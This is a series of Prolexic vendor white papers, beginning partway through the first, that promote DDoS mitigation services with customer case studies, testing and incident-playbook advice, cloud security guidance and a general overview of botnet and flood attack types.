"The DDoS attack had already exceeded 800 Mbps when the Prolexic Security Operations Center took over the mitigation. Their mitigation engineers were able to bring our sites up and restore services to our customers within minutes after routing traffic through Prolexic's global scrubbing centers."

Roberto Siano, CEO and Founder, **Clickpoint! Media**

Sample Scenario – DDoS mitigation appliances that failed

The customers on shared servers of a website hosting service in South Africa began to experience DDoS attacks. An attack on one site could bring down all of the customers on the shared server. **Yola**, the hosting company, had very strong in-house resources and a technically advanced data center, so they managed attack mitigation on their own. As the number and size of DDoS attacks were increasing, the company started purchasing routers and firewalls with greater and greater capacity, but they struggled to mitigate high volume attacks. Finally, an extremely large and intense attack brought down the company's entire data center and affected upstream ISPs in a metropolitan area in the U.S. The ISP refused to bring the company's servers back up until management put a reliable DDoS mitigation solution in place.

"Yola looked for a best-in-class partner that could maintain service uptime and mitigate all types of DDoS attacks, no matter how large or complex. After reviewing many options, Yola selected Prolexic."

Lisa Retief, Vice President of Engineering, Yola

Sample Scenario – DDoS services from ISP or CDN that failed

Online orders on a popular e-Commerce website for the automotive industry, **Partsgeek.com**, ground to a halt when a DDoS attack took the site down for eight hours one day and for several more hours the next day, resulting in thousands of dollars in lost revenue. The company's management sought DDoS mitigation help from their Internet hosting provider. The president of the company was told that the hosting company did not have the resources to mitigate the attack, which ranged from 25 to 40 Gbps. After the attack went on for two more days, the company's president approached another DDoS mitigation service provider who also failed to stop the attack because the volume was too big for it to handle.

"At that point we searched online for another DDoS mitigation provider and found Prolexic. The distributed denial of service attacks stopped as soon as Prolexic deployed their mitigation solution, and we haven't been attacked since. The high volume attacks were no problem for Prolexic."

Brian Tinari, President, partsgeek.com

The companies in each of the above scenarios could have avoided costly downtime and disruption to their businesses if they had tested their DDoS mitigation strategy before an attack hit. In addition, time-to-mitigation was seriously delayed as one solution after another failed to stop the distributed denial of service attacks.

The next sections of this white paper will discuss how online businesses can ensure successful and fast DDoS mitigation by testing their mitigation solution in a simulated attack scenario, validating and modifying it where needed on a regular basis, and developing a DDoS mitigation playbook to eliminate panic when an attack occurs.

Breaking the cycle of DDoS mitigation failure

Making sure that your DDoS mitigation provider can actually deliver on the level of service it promises is the first step in breaking the cycle of repeated failures to block DDoS attacks on your site.

Prolexic recommends working closely with your DDoS mitigation provider to complete a professional, planned provisioning and service validation. You cannot know if your DDoS protection will work as expected during an attack unless you can validate that it works in different types of attack scenarios.

Prolexic recommends the following best practices for DDoS mitigation service testing and validation:

- With the DDoS mitigation service active, verify that all applications are performing properly.
- Verify that all routing and DNS is working.
- In partnership with your mitigation service provider, generate a few gigabits of controlled traffic to validate the alerting, activation and mitigation features of the service.
- Test small levels of traffic without scrubbing and without any DDoS protection to validate that your on-premise monitoring systems are functioning correctly. This action will also help you identify the stress points on your network.
- Conduct baseline testing and calibrate systems to remediate any vulnerabilities in the network.
- Schedule validation tests on a regular basis (yearly or quarterly) with your DDoS mitigation service provider to validate that the service configuration is still working correctly – and eliminate the risk of network element failures due to DDoS. If network issues arise during testing, your service provider may need to make modifications based on recent changes to your network, such as modified firewall rules, firmware updates or router reconfiguration.
- Based on the test results, develop a mitigation playbook as part of an incident response plan to ensure that everyone in the organization knows what to do immediately and knows what to expect when a distributed denial of service DDoS attack hits.

Why DDoS belongs in an incident response plan

DDoS distributed denial of service attacks are deliberate, targeted events that are constantly occurring around the world – happening on a daily basis – that demand an incident response plan much like a homeowner preparing for hurricane season. When the hurricane inevitably hits, they don't panic. The damage to the house is minimal because the owners knew what to expect and what steps to take to protect their investment. Including DDoS mitigation in an enterprise incident response plan is the best way to protect an organization's investment in its network and business continuity. When everyone is ready to respond quickly and calmly to a DDoS attack, online businesses and organizations can minimize downtime as well as both operational and financial damage.

Forrester has found that an online company loses an average of US\$220,000 of revenue per hour during an unmitigated DDoS attack. If the communication structure for DDoS events is not clarified in an incident response plan, IT may spend 45 minutes or more finding and engaging an on-call resource, as well as bringing that engineer up to speed on what's happening. Mitigation takes even longer if the IT manager has to call engineers at random – and none of them knows what to do. However, when a well-rehearsed incident response plan for DDoS is in place, IT management knows who to call first, and that engineer – as a single point of contact – knows exactly how to carry out the next steps. As a result, DDoS mitigation services can be activated more quickly and the attack can be mitigated faster to minimize downtime and financial losses.

Developing a DDoS mitigation playbook

Winning sports teams don't ad lib or panic on the field when the opposing team launches a surprise offensive play. They have a well-rehearsed playbook with defensive moves that have been developed with their coach's expertise and built upon experience in multiple games with serious opponents. When it comes to DDoS mitigation, a similar type of playbook can be essential to a controlled, streamlined response to a DDoS attack.

In simple terms, companies work with their DDoS mitigation service provider to create a simulated DDoS attack or dry run that makes no actual changes to the network, but will help management see the best way to manage both internal and external communications when confronted with a DDoS attack. The incident response team works through a DDoS attack without doing an actual live test, much like a military training drill in which no live ammunition is used. Depending on the size and complexity of the organization, this type of dress rehearsal exercise can be completed in a little over an hour, or slightly longer if the company's incident response plan has additional requirements. Executive management will understand how long it takes to put the mitigation plan into action. Following this exercise, optimizations may be developed to ensure a rapid, repeatable, and predictable action plan.

A DDoS mitigation playbook must be a streamlined response plan which includes:

- **Managing communications** – DDoS attacks have an impact not just on IT, but on all users of the company's services, including non-technical departments. Staff need to know who to call and what to do when issues arise during a DDoS attack without disrupting daily business. Prolexic advises incident response teams to have a single point of contact for relaying information and short Twitter-style updates internally across the organization. These short internal blasts should be confidential and help people understand what is going on during the attack so that they don't panic and create an additional internal crisis.
- **Identifying the key contact persons** – The main goal of the playbook is to eliminate organization-wide panic that can delay mitigation response when a DDoS attack occurs, so it is vitally important that the right people be notified of the attack immediately. By doing this simulation exercise, everyone in the triage team will understand what their role is in the DDoS mitigation process, what changes they need to make to the network, and how they can continue to maintain business as usual even when some resources are unavailable.
- **Organizing information for easy, fast accessibility** – Something as simple as keeping all names and phone numbers of key contacts in a single place can save valuable time. Overall, this facet of the DDoS mitigation process is all about containment and order – how to turn a DDoS attack from a major disaster into an incident that is routine when handled according to the well-rehearsed playbook.

A real-world example of DDoS attack readiness

Betstar, a popular online betting site in Australia, offers Internet wagering on international horse racing events. Site performance and availability are particularly critical during the weeks of the Spring Carnival leading up to the Melbourne Cup.

In October 2012, during the first weekend of the Spring Carnival, cyber attackers launched a high volume DDoS distributed denial of service attack against the IT infrastructure of one of the betting site's competitors. Both companies share infrastructure at the same data center, so when the 10 Gbps DDoS attack on the competitor brought down the entire data center, both sites experienced outages. Betstar was down for 30 minutes before switching over to a redundant system, while the competitor's site experienced downtime for an entire day. Two other online betting sites were also taken offline by DDoS attacks that weekend, and the DDoS attacks continued every Saturday from October 13 to November 3.

"If you experience website outages during Spring Carnival, then you can wipe out a nice chunk of your profits for the year," said the IT Manager, Brian Dunne. "Our competitor who was down for an entire day suffered a huge loss."

Now that Dunne realized that the online bookmaking industry was a prime target for DDoS attacks, the IT manager contacted Prolexic on the recommendation of the site's infrastructure provider.

The Melbourne Cup was only a few weeks away, so Prolexic made it a priority to get the PLXrouted DDoS mitigation service in place on time. Within just three days, the Prolexic mitigation solution was up and running. The betting site tested the Prolexic solution on Friday and by Saturday, the IT team was confident that the betting site was fully protected against DDoS attacks – in plenty of time to ensure site availability for customers betting on the Melbourne Cup.

Almost immediately after the Prolexic solution was deployed, the site experienced a DDoS attack that came through one server that was not protected due to the fact that its DNS name change had not yet replicated completely around Australia. IT needed to keep that server available so that people could still access the site, but despite that vulnerability to attack and a brief outage, the betting site was able to switch to a redundant server and continue serving customers.

“When the DNS name change was complete and we were fully protected by Prolexic, our site never went down again,” Dunne says. “In fact, we wouldn’t even know we were under attack other than having Prolexic alerting us that an attack is in progress.”

Conclusion

Be prepared is a classic motto with modern, serious implications for online businesses today – all of which are in constant danger of DDoS distributed denial of service attacks. Prolexic advises IT management to talk to their DDoS mitigation services provider before an attack happens. Ask questions and discuss all of the possible DDoS scenarios and threats that the company could experience. The best defense against malicious cyber threats is preparedness and having the proven assurance that your DDoS mitigation service will perform as expected in case of attack.

Prolexic recommends the best practice of testing and validating your DDoS monitoring and mitigation services, how they affect your network when activated, and how effective they are against defending against cyber attacks. More importantly, having a strong operational plan for smooth activation and communication should be an integral part of an organization’s response plan. This should be the foundation for a DDoS mitigation playbook that lays out a solid plan for the quickest, most confident response to a distributed denial of service attack.

Moreover, regularly evaluate the capabilities of your service provider. Any reputable DDoS mitigation service provider should have the expertise and capacity to serve many clients simultaneously – an important factor to consider as the daily occurrences of DDoS attacks escalate. Prolexic has been immersed in this war for a decade, and our SOC technicians are routinely mitigating a dozen or more attacks at the same time. In addition, all of our protocols are designed for rapid response to attacks and we demonstrate them on an hourly basis during real DDoS events every day. And don’t forget to make sure your provider(s) are transparent in documenting the size and nature of the DDoS attacks they face. For example, Prolexic publishes a [Quarterly Global DDoS Attack Report](#), outlining its mitigation activities in considerable detail.

In the end, regular DDoS monitoring and mitigation service validation provides a strong foundation for a proactive DDoS defense within an incident response plan. When everyone in the organization – not just IT – understands what is involved with a DDoS attack, they will be able to respond with more confidence, control and calm, knowing they have a well-practiced operations plan in place. As a result, the DDoS mitigation process will go more smoothly for minimized downtime and a faster return to business as usual.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

DDoS Denial of Service Protection and the Cloud

Introduction

Cloud computing (“the cloud”) has transformed the way that the world’s businesses deploy and share applications and IT infrastructures over the Internet. However, the now indispensable cloud platform is facing new risks in this current era of increasing cyber threats, especially Distributed Denial of Service (DDoS) attacks that target web-based enterprises whose infrastructures or applications reside in a cloud environment.

The advantages of the cloud in terms of time and cost savings are hard to resist. The cloud makes it possible to bring new applications to market faster and scale them to accommodate new users more easily, giving companies of any size a potential competitive edge. Consider the success of Gmail and Salesforce.com. Cloud platforms also provide shared IT infrastructure expansion at a lower cost by eliminating expenditures for software licenses, new hardware, and application administration. In addition, the high reliability and 24/7 access of cloud-based applications feed today’s global frenzy for immediate access to favorite apps and services at home, at work, and on the go via today’s must-have mobile devices.

However, security in the cloud remains in question. Despite the proven advantages of the cloud, one startling fact is that elementary security controls and features that have been used for decades to protect secure enterprise applications against DDoS attacks and other cyber threats are just starting to be introduced to cloud-based applications. And when cloud-based applications and services are unprotected, cyber attackers see them as easy marks for DoS and DDoS attacks and other hacking activity.

In some cases, even providers that you would expect to have the highest levels of protection can have their security compromised. In July 2012, Neustar, a provider of DNS and DDoS mitigation services, was itself a victim of a DDoS attack that took out one of its nodes in Hong Kong, causing performance issues for its UltraDNS service¹.

In a Gartner Research Note published on June 8, 2012², Gartner analyst John Pescatore maintains that the increasing enterprise use of the cloud is leading DDoS attackers to focus more intensely on finding vulnerabilities in cloud services. If enterprise processes are not modified when moving from premises-based services to cloud-based services, Gartner believes that security exposures will inevitably result, even if the cloud service itself is not necessarily at fault.

So how can web-based businesses still take advantage of the cloud and stay protected against DDoS denial of service attacks? And with DDoS mitigation services being delivered in the cloud, how can you be sure that your mitigation service provider can protect themselves and you, their customer? This white paper will discuss three unique aspects of cloud security that cover most types of cyber attacks, including DoS and DDoS attacks. It will also explore how businesses can protect their cloud-based infrastructures and applications against a denial of service attack by using a cloud-based DDoS mitigation service. However, even cloud-based DDoS mitigation services may be vulnerable to DDoS attack. Therefore, this paper will also offer guidance in how to evaluate cloud-based DDoS mitigation providers in terms of the strength and sophistication of their best practices around cloud security. It will conclude with a real-world example of how Prolexic protects a cloud-based enterprise payment processing service against distributed denial of service DDoS attacks.

Cloud security: confidentiality, integrity, availability

Prolexic agrees with Gartner that security practices for the majority of cloud platforms are still in the immature stage. Frequent headlines touting the most recent data breaches at global financial companies, media conglomerates, and even government agencies are proof. Even when they are not attacked directly, sites and applications in a shared cloud environment are always at risk of collateral damage – such as increased latency and diminished performance of applications – from denial of service DDoS attacks on their virtual neighbors.

There are three common parameters that the industry uses to evaluate security and these can also be applied to cloud platforms. The acronym to remember is “CIA” which stands for Confidentiality, Integrity, Availability.

- **Confidentiality** – This is the classic data breach with confidential customer or company information as the sought-after treasure. Confidentiality breaches usually involve stealing individual passwords. Breaking into one password protected account doesn't mean the hacker can access another account in the cloud. However, confidentiality breaches can expand into compromising the integrity of a system. A cloud provider should be able to explain in detail how they are protecting customer data. Note that security measures to protect data are not designed to provide protection against DDoS attacks.
- **Integrity** – The servers that support a cloud platform can be compromised or exploited if hackers are able to introduce malicious code so these servers can be controlled. For example, the bots that make up distributed denial of service botnets are computers that have been infected with malicious code and therefore have had their integrity compromised. A breach of integrity means that you can no longer trust the state of the code running your application. After gaining complete control of the servers, hackers can steal confidential data or even bring the servers down, depending on their intentions. Cloud providers must be able to protect their system from exploitation. They should be able to detect an exploitation breach and immediately respond to it. Again, DoS and DDoS attacks do not fall under this type of security breach.
- **Availability** – Threatening the availability of cloud-based sites, applications, and services is where DDoS attacks come into play. DoS and DDoS attacks are not designed to steal confidential information or compromise server integrity, but rather are geared to overloading a system and exhausting resources to render a web site or other cloud-based service unavailable. Because DDoS protection involves a complex process of monitoring, intercepting, and scrubbing Internet traffic, cloud platforms that hold your data may be inadequately protected against a denial of service attack even if there are strong security measures in place to ensure confidentiality and integrity. Even when cloud providers say that they offer DoS protection, they should test their denial of service mitigation services regularly to ensure that services in the cloud are resilient against DDoS.

Understanding that one cloud security solution does not fit all threats is the first important step in improving cloud security practices.

Best practices for evaluating cloud-based service providers

Ironically, many DDoS mitigation providers are also residents of the cloud and face the same types of security challenges as their customers. However, there are key differences that allow DDoS mitigation providers to provide cloud-based services with all of the advantages, much less risk, and more control.

Cloud-based DDoS mitigation is a different kind of cloud platform in that it does not store business-critical, sensitive customer data in the cloud, nor does it host applications. A “pure play” cloud-based DDoS mitigation provider such as Prolexic provides control over where your traffic goes and as a result, this lowers the risk of confidentiality and integrity being compromised. Additionally, cloud-based mitigation reduces the likelihood of disruption from DDoS attacks and therefore increases availability without adding any additional risk.

DDoS mitigation in the cloud does deal with encrypted SSL channels, however, so it is critical that the denial of service mitigation provider demonstrates the ability to protect the SSL encryption keys. Strict controls are in place to ensure that any information that is decrypted by a DDoS mitigation provider is only used for the purposes of fighting an attack and is never recorded or saved. Working with encrypted SSL channels requires the provider to be compliant with international privacy laws as well as the customer’s unique security requirements.

Prolexic recommends the following best practices when evaluating the DDoS protection capabilities of any type of cloud service provider, including cloud-based DDoS mitigation vendors:


- A DDoS mitigation provider should be able to share some information on what security and compliance standards they use to protect against DDoS and other cyber threats. The stewardship of compliance is built into the cost, and you’re paying for it, so you have the right to know. A “pure play” DDoS mitigation provider in the cloud like Prolexic can provide not only dedicated protection against a denial of service attack, but also experienced stewardship for security controls. However, don’t expect the provider to share everything in their audit reports due to confidentiality reasons – just enough to give you peace of mind that your services are protected against all cyber threats, especially DDoS attacks.
- Find out what action your cloud provider will take if your application or service is hit by a DoS or DDoS attack. Your cloud provider should be one of your most trusted business partners. All cloud providers are not created equal. Many cloud platform providers are young companies that can meet only entry-level security and compliance standards for cyber threats. Ask the provider if they have any availability Service Level Agreements (SLAs) and determine if those SLAs include adverse conditions like DDoS attacks.
- For all of your services, ensure that you have the ability to institute monitoring and can centralize the health status of all services.

- Make sure you can work with the provider to periodically test monitoring, detection and response systems against different types of abuses using “false injection”. Too much is at stake to leave anything to chance.
- Ideally, develop a “play book” with your provider and walk through an exercise to test and optimize communications and processes. Build a communications plan and identify who is responsible for applications and networks and who is the contact for each cloud provider.

It is also important to consider the following practices in Gartner’s June 8, 2012 Research Note²:

- Review and update all incident response, business continuity management (BCM) and audit processes to ensure that they work effectively with each cloud service. Test these processes regularly as part of BCM operations.
- Use DDoS mitigation services to ensure availability and continuity of connectivity to critical cloud services.

Best practices for DDoS protection in the cloud



If your web site is hosted on a shared cloud platform or if you offer services or applications in the cloud, Prolexic recommends the following best practices to help ensure that they are protected against denial of service DDoS attacks.

- Take an inventory of all of your individual services on cloud platforms, including DNS services and services on shared cloud infrastructures such as Amazon. It is important to protect all of them because they can all be rendered inaccessible by DDoS attacks.
- Have a DDoS monitoring system in place to monitor your cloud-based services for DDoS attacks or other disruptions to cloud service availability. Be aware that some cloud providers do not routinely notify customers when the cloud is down. Being proactive with a self-monitoring strategy can save critical time when responding to a service attack.
- Even if your application is not attacked directly, it could suffer disruption or go down if another company's cloud-based service is made inaccessible by DDoS. The only way to avoid this is if the entire shared cloud platform is protected by a DDoS mitigation service.
- Using a third party for hosting or for cloud authentication systems extends the advantages of the cloud, but it can also be an Achilles heel. The more third parties you work with, the greater the risk of collateral damage from Internet denial of service attacks on other vendors and companies in the cloud environment. Put measures in place to detect DoS and DDoS attacks and defend against them if attackers target your application or a neighbor's in a third-party cloud.

Setting the standard for cloud-based service providers

From the very start, Prolexic has been in the critical path of DoS and DDoS threats, so we are uniquely positioned to offer insight into best practices for cloud security. Not only do we protect our customers against DDoS, but we also protect ourselves. Securing our own cloud platform is paramount to our success. Prolexic is besieged by hackers because of our reputation for stopping high profile DDoS denial of service attacks on global brands and financial organizations. Only Prolexic has built its entire cloud-based mitigation platform specifically to deal with DDoS attacks. However, not all cloud providers of DDoS mitigation services are protected in the same way.

First and foremost, Prolexic has rigorous audit and configuration controls for encryption key management – far beyond what new, emerging cloud platform providers can offer. Moreover, we have invested heavily in our internal security systems, which meet the highest standards using FIPS 140-2, Level 3 key management. Prolexic has created documents that describe how we handle security keys, as well as our internal audit results, and we share this information with trusted customers for due diligence.

In addition, because each platform type uses diverse network technology and complex engineering, Prolexic has ensured that we can dovetail our DDoS mitigation service into any cloud platform regardless of the type of network architecture. As such, we can ensure that the entire cloud platform and all of its tenants are protected against DDoS denial of service attacks.

Real-world scenario: DDoS mitigation in the cloud

DDoS attackers targeted the cloud-based payment platform URL of an independent, privately owned technology company that hosts payment forms for some large direct merchants and payment service providers. These front facing forms have been vulnerable points for denial of service attacks.

At first, the company mitigated these DDoS attacks by blackholing the IP address of the payment form which had come under attack. However, this action prevented the merchants from processing payments, causing serious delays in revenue flow and financial losses for the merchants' suppliers. Management did not want to continue to black hole attacked IP addresses, despite the fact that doing so prevented the attacks from taking the entire network down completely. At that point, the company engaged Prolexic's DDoS mitigation services.

Using more than 20 proprietary and commercial DDoS mitigation tools, Prolexic technicians quickly identified two attacks on the payment platform URL. The first was an 8-hour GET Flood which peaked at 350 Mbps and 380,000 packets per second (pps). As that attack was mitigated, the attackers ramped up their efforts, launching a multi-vector attack consisting of a GET Flood, UDP Fragment, and RESET Flood which peaked at 200 Mbps, 50,000 pps and 4.5 million connections per second. This denial of service attack lasted for over 3 days before the attackers gave up after every attack signature change they made was immediately thwarted in real-time by live Prolexic technicians.

Today, the company collaborates with Prolexic to offer its customers a DDoS-protected payment form URL, which it manages on behalf of the merchant as part of its service. This protection has been put in place for all merchant/customers who have come under DDoS attack to date.

The bottom line: organizations trust Prolexic for DDoS protection because:

- Prolexic customers remain online before, during, and after denial of service DDoS attacks
- On-demand DDoS mitigation services have a minimal effect on customer traffic
- Our optional remote DDoS monitoring services enable Prolexic to detect potential DDoS attacks before they have any effect on a customer's clean traffic

Another advantage is that Prolexic's proxy DDoS mitigation service can be set up to hide the IP addresses you use in the cloud. Prolexic can be the shield that protects the identity of your back end servers whether they are on your premises or in the cloud. However, if the entire shared cloud platform is not protected by Prolexic, and if another customer of the platform comes under DDoS attack, your site still may be at some risk because Prolexic can only mitigate traffic that comes to you directly.

Conclusion

Hosting applications and services in the cloud offers a significant competitive advantage in terms of business agility, not to mention tangible time and cost savings from an IT perspective. Despite the proven benefits, however, online businesses and organizations should proceed with caution before blindly launching applications in the cloud. DDoS attackers know that these applications are weak links that can easily be made inaccessible in an environment with limited DDoS protection. While security in the cloud is still in an immature stage of development, pioneering companies with industry leading best practices and defenses like Prolexic, can help significantly.

Having DoS protection in place is critical against escalating incidents of cybercrime. Based on its findings in the *Prolexic Q2 2012 Global DDoS Attack Report*, the Prolexic Security Engineering & Response Team (PLXsert) expects the number of DDoS denial of service attacks to continue to rise in light of increased widespread accessibility to free yet powerful DDoS attack tools. PLXsert also noted that service attacks were evenly spread across vertical industries that typically use cloud-based applications and services, including financial services, e-Commerce, payment processing, travel/hospitality, gaming, and SaaS providers themselves.

Prolexic recommends taking an assertive, proactive stance when evaluating a potential cloud services provider, whether for hosting a web site, infrastructure, or applications. Expect your cloud provider to give you a clear picture of what security measures are in place to protect your online assets against all types of cyber attacks. And be sure to evaluate their level of security for Confidentiality (data breaches), Integrity (gaining malicious control of servers), and Availability (DDoS attacks that make vital applications and services unavailable to users).

The same principle applies to choosing a cloud-based DDoS mitigation provider to protect your cloud-based assets against DDoS denial of service attacks. Don't hesitate to ask the hard questions about security standards, mitigation methodology, and successful experience in mitigating DoS and DDoS attacks on cloud-based services. The questions you ask and the answers you get can make the difference between being a prime target for cybercrime and having peace of mind that your assets are safe in the cloud.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

1. Neustar: <http://comments.gmane.org/gmane.org.operators.isoff.outages/3977>
2. "CloudFlare Security Breach Shows Process Is Cloud Use's Real Weak Point", Gartner, John Pescatore, Published: 8 June 2012



A Prolexic White Paper

DDoS Boot Camp: Basic Training for an Increasing Cyber Threat

Introduction

Computer hacking has moved far beyond the days of pranks launched by teenagers from their family computer. Today, data breaches and other online attempts to wreak havoc on businesses or individuals are criminal-led, malicious acts. During the past decade, Distributed Denial of Service (DDoS) attacks have become one of the most common and destructive forms of online hacking. These malicious attempts to take down websites continue to escalate.

DDoS used to be a word restricted to the vocabulary of IT engineers and network security specialists. Today, DDoS attacks regularly make headlines. Organized cyber-attack groups, such as Anonymous, frequently launch politically-motivated denial of service attacks to cause website downtime for big-brand corporations, financial services companies, and even the U.S. government. Yet every day there are hundreds of other unpublicized DDoS attacks on e-Commerce companies and web-based service providers of all sizes. Website visitors are affected when they try to purchase products, access their accounts, or use applications and are greeted with a “Page Not Found” or other error message, instead of the information they expected.

The downtime caused by DDoS can result in extensive financial losses. For example, Forrester estimates that the average financial damage from four hours of website downtime is a loss of US\$2.1 million dollars – and US\$27 million for 24-hour outage. Forrester also reports that financial services companies lost an estimated US\$17 million per DDoS incident in 2012¹.

This white paper will define the various types of DDoS attacks and the far-reaching damage they can have on online businesses and organizations. It will also share insight into the mindset of DDoS attackers and their sometimes-surprising motives. Lastly, this paper will discuss DDoS denial of service attack mitigation best practices that can be incorporated into the incident response plan of any type of organization that wants to proactively protect its online presence against DDoS attacks.

¹ Kindervag, John. “Develop a Two-Phased DDoS Mitigation Strategy.” May 17, 2013. Forrester Research.

What is DDoS?

DDoS attacks are attempts to make a computer resource (i.e. website, e-mail, VoIP, or a whole network) unavailable to its intended users. Overwhelmed with massive amounts of unsolicited data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled zombie or botnet (robot network) computers. These computers have fallen under the control of an attacker, generally as a result of infection from a Trojan virus.

The technique involves infecting the computers of unsuspecting users with a malicious program that connects them to a hidden server and enables hackers to issue commands. A group of compromised machines linked together in this way is known as a botnet. Botnets have a number of functions beyond DDoS attacks, including acting as difficult-to-trace sources of illegal spam email and a means to perpetrate fraud via pay-per-click online advertisements. Digital criminal groups often lease them out to customers to use as they see fit. A pay-for-use attacker can then command all the machines in the botnet to target a single site or server simultaneously, and flood it with more data than would be possible with the attacker's own computing resources. Larger botnets can include millions of compromised computers.

An IT department trying to identify the attacker will not see the attacker's IP address, but rather, a list of possibly millions of attacking IP addresses. Even if an IT specialist is somehow able to identify the control servers being used to coordinate the attack, they rarely can identify the people behind it.

Nevertheless, even the most sophisticated of these malicious networks are often victims of their own success, drawing a great deal of unwanted attention from researchers at digital security companies and major computing firms. Microsoft reportedly had a significant role in the effective destruction of the Rustock botnet, which at one time had been thought to be responsible for a sizable portion of the total worldwide volume of spam messages.

Regardless, clever hackers have ways to effectively multiply the effect of their horde of zombie machines. Instead of simply telling the botnet to flood a target directly, each of the infected PCs can be instructed to send requests to a long list of uninfected computers that result in specific responses, such as domain name (DNS) lookups. Ordinarily, this would simply lead to a flood of responses back to the botnet machines, but there's a twist – hackers can spoof the Internet addresses of the infected computers, so the responses are redirected to the real target. This creates a digital tsunami of confusing information that slows or stops the target system.

DDoS attack types

Botnets are used to launch different types of DDoS attacks. Each type is characterized by the way it affects web-facing routers, servers, and other elements in a network. Beyond that, there are potentially hundreds of variations using different attack signatures. Attackers can randomize or change signatures in real time during the attack, making it more difficult to detect and mitigate. Types of attacks and their targets include:

- **Layer 3 and Layer 4 attacks target network infrastructure.** Layer 3 (network layer) and Layer 4 (transport layer) DDoS attacks rely on extremely high volumes (floods) of data to slow website performance and deny access to legitimate users.
- **Layer 7 attacks target applications.** In contrast to infrastructure attacks, Layer 7 (application layer) attacks are especially complex, stealthy, and difficult to detect because they resemble legitimate website traffic. Unlike more common bandwidth floods, Layer 7 attacks can be structured to overload specific elements of an application server infrastructure. Even simple Layer 7 attacks – for example, those targeting login pages with random user IDs and passwords, or repetitive random searches on dynamic websites – can critically overload CPUs and databases.

It's important to know that different types of DDoS attacks can affect specific IT network elements. Attackers will target the weak links in your network and choose the attack they know will cause the most damage. For example:

- An application layer DDoS attack may not disrupt routers, but it can penetrate deeply into load balancers, applications and databases.
- A high packet-per-second SYN flood may affect servers and routers.
- A high packet-per-second UDP flood may only cause issues with routers.
- A SYN flood attack on a content switch can easily overwhelm the switch's ability to respond. The switch is vulnerable because it proxies all of the traffic between the web server and the users and is designed to respond very quickly to user requests, even illegitimate ones.

Based on data collected from attacks against Prolexic's global client base, it is clear that SYN, GET, UDP and ICMP floods are the attack vectors of choice as shown in Figure 1 on the next page.




Figure 1: Comparison of attack types (Q1 2012, Q4 2012, Q1 2013)

Prolexic mitigates all types of DDoS floods, including ACK, DNS, GET, ICMP, POST, Push, Reset, SSL GET, SYN, UDP, along with UDP fragments, TCP fragments, and uncommon attack methods.

Where do DDoS attacks come from?

DDoS attacks are a global issue. Organizations all over the world are targeted. Almost every country is a source of DDoS attacks.

Countries that have vast and extensive infrastructures are typically more susceptible to being targeted by malicious groups, as are those with many web applications that access large numbers of web servers. Many attacks originate from compromised servers at hosting providers that are slow to respond to malware clean-up requests, as well as servers that are out of reach of international authorities.

Historically, China has been the leading source of botnet activity, and this position was maintained in Q1 2013 with China generating 40.68 percent of botnet activity against Prolexic's global client base. This volume was actually a significant drop from the previous quarter, when China represented more than half (55.44 percent) of all maliciously sourced traffic.

